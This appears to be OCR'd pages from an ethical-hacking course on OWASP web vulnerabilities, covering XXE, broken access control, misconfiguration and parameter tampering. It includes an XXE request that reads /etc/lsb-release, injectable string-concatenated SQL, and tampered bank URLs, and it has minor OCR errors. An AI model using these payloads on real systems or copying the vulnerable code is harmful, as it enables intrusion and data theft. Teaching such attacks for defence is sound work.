
Malicious Request:

```
POST http://certifiedhacker.com/xml
HTTP/1.1
 <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar; </foo>
```

Response:

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
```

Figure 14.11: XML External Entity (XXE) attack



A5 - Broken Access Control

- Access control refers to how a web application **grants access to its content** and functions for some **privileged users** and **restricts others**
- Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network
- It allows an attacker to **act as users or administrators** with privileged functions and create, access, update or delete **every record**

A5 - Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record/content or function to some privileged users while restricting access to other users. Broken access control is a method in which an attacker identifies a flaw related to access control, bypasses the authentication, and then compromises the network. Access control weaknesses are common due to the lack of automated detection and effective functional testing by application developers. They allow attackers to act as users or administrators with privileged functions and create, access, update, or delete any record.

According to the OWASP 2017 R2 revision, broken access control is a combination of insecure direct object reference and missing function level access control.

- **Insecure Direct Object References**: When developers expose various internal implementation objects such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is a chance of the application being compromised by attackers who take advantage of such references.
- **Missing Function Level Access Control**: In some web applications, function level protection is managed via configuration, and attackers exploit these function level access control flaws to access unauthorized functionality. The main targets of the attackers in this scenario are the administrative functions. Developers must include proper code checks to prevent such attacks. Detecting such flaws is easy for an attacker; however, identifying the vulnerable functions or web pages (URLs) to attack is considerably difficult.




Privileged users
Request
Web Application
Request
Access Control
Access Granted
Access Denied
Access Denied

Figure 14.12: Broken Access Control attack



A6 - Security Misconfiguration

- By exploiting misconfiguration vulnerabilities like unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc., attackers **gain unauthorized access** to default accounts, can read unused pages, can read/write unprotected files and directories, etc.
- Security misconfiguration can occur at any **level of an application stack**, including the platform, web server, application server, framework, and custom code


Unvalidated Inputs	It refers to a web application vulnerability where input from a **client is not validated** before being processed by web applications and backend servers
Parameter/Form Tampering	It involves the **manipulation of parameters** exchanged between client and server to modify application data
Improper Error Handling	It gives **insight into source code** such as logic flaws, and default accounts. Using the information received from an error message, an attacker identifies vulnerabilities to launch various web application attacks
Insufficient Transport Layer Protection	It **supports weak algorithms** and uses expired or invalid certificates. Using insufficient transport layer protection exposes user data to untrusted third parties and can lead to account theft

A6 - Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure the server properly, it could result in various problems that can affect the site security. Problems that lead to such instances include unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc.

- **Unvalidated Inputs**

  Input validation flaws refer to a web application vulnerability whereby input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation can make a web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with the HTTP requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc., resulting in data theft and system malfunction.


http://www.certifiedhacker.com/
CertifiedHacker.com
Login
Submit
Browser Post Request
Modified Query
Database
Browser input not validated by the web application

```
http://www.certifiedhack
er.com/login.aspx?user=j
asons@pass=springfield
```

```
string sql = "select * from Users
where
user ='" + User.Text + "'
and pwd='" + Password.Text + "'"r
```

Figure 14.13: Unvalidated Input attack

- **Parameter/Form Tampering**

  A web parameter tampering attack involves the manipulation of parameters exchanged between the client and the server to modify application data such as user credentials and permissions, prices, and quantities of products. This information is actually stored in cookies, hidden form fields, or URL query strings. The web application uses it to increase its functionality and control. A man-in-the-middle (MITM) attack is an example of this type of attack. Attackers use tools such as WebScarab and WebSploit Framework for these attacks.

  Parameter tampering is a simple type of attack aimed directly at an application's business logic. It takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

  Detailed Description:

  After a session is established between the web application and the user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. A web application uses URL queries, form fields, and cookies to pass these parameters.

  Changing parameters in the form field is the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, checkbox, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, the attack involves saving the page, editing the HTML, and reloading the page in the web browser.

  Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

  ```
  <input type="hidden" name="price" value="99.90">
  ```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values.

For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account in the HTML page source code. The web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

`http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500`

The attacker may change the URL parameters (profile and debit) to debit another account:

`http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500`


The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify the content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually via cookies). An ordinary user will request the following link:

`http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view`

The attacker can modify the status parameter to “delete” to delete permission for the content.

`http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete`

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to the developer and debugging information.


http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500
http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500
http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view
http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete

Tampering with the URL parameters

